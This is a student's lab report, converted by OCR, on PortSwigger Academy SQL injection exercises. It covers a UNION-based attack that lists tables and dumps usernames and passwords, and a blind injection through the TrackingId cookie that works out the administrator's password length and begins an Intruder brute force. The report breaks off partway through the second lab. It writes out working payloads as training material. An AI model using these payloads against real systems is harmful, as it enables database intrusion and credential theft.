PORTSWIGGER WEB SECURITY ACADEMY:SQL INJECTION LAB REPORT

Name :

Chetan.E

Subject:

Ethical Hacking

Year:

2026

LinkedIn:

https://www.linkedin.com/in/chetan021104/

Github Link:

https://github.com/chetan12004

TABLE OF CONTENTS

1. Objective

The objective of this lab is to identify, exploit, and understand SQL Injection vulnerabilities in a web application by using PortSwigger Academy's SQL Injection labs.

2. Tools used

- Kali Linux : Penetration Testing Operating System.
- Portswigger Academy Labs : Vulnarable Website Target.
- Burp Suite : Web Application Security Testing and Vulnarability Assessment Tool.
- Zaproxy : This Tool is also Web Application Security Testing and Vulnarability Assessment Tool.


3. Lab Environment Setup

- Just a simple website login on Portswigger Acadmey and accessing its Vulnarable Labs to practice Web application Ethical Hacking.
- Pre-installed Web application security testing tools that is Burp Suite and Zaproxy which is already present in Kali Linux Operating System.

4. SQL Injection Labs


I. SQL injection attack, listing the database contents on non-Oracle databases

This lab contains a SQL injection vulnerability in the product category.The results from the query are returned in the application's response so we can use a UNION attack to retrieve data from other tables.



⇒ Used the Burp Suite to intercept and modify the request that sets the product category filter.


'+UNION+SELECT+'abc','def'--



⇒ Checked the number of columns that are returned by the given query. The query given is returing two columns.

⇒ Used the payload to get the list of tables in the database .


'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--



⇒ Now I found the name of the table containing username and passwords as shown in above image.


⇒ And used the psylosd to retrieve the details of columns in table.

'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'--





⇒ Used the payload in the given to retrieve the usernames and passwords for all users .

'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--




⇒ And found the password for the administrator user and used it to login and cleared the lab.






II. Blind SQL injection with conditional responses


⇒ Used burp suite to intercept the request containing Trackingid cookie and used the payload : ' AND '1'='1 , and verified the Welcome back message appears in the render tab as shown in the image below.




⇒And changed the query to ‘1’=’2 and verified that welcome back messge not appearing in response.



⇒Used the query ' AND (SELECT 'a' FROM users LIMIT 1)='a ,because to check weather there is table called users.





⇒Used the query ‘ AND (SELECT 'a' FROM users WHERE username='administrator')='a ,and verified that there is a user called administrator.



⇒Used the query to check how many characters are in the password of administrator user and kept incrementing it till 20 and found the user has 20 characters in password.


TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>**1**)='a





⇒Right clicked and sent the request to burp intruder to brute force to find the password and placed the **§** to higlight the 1 and a as bolded in the query below .

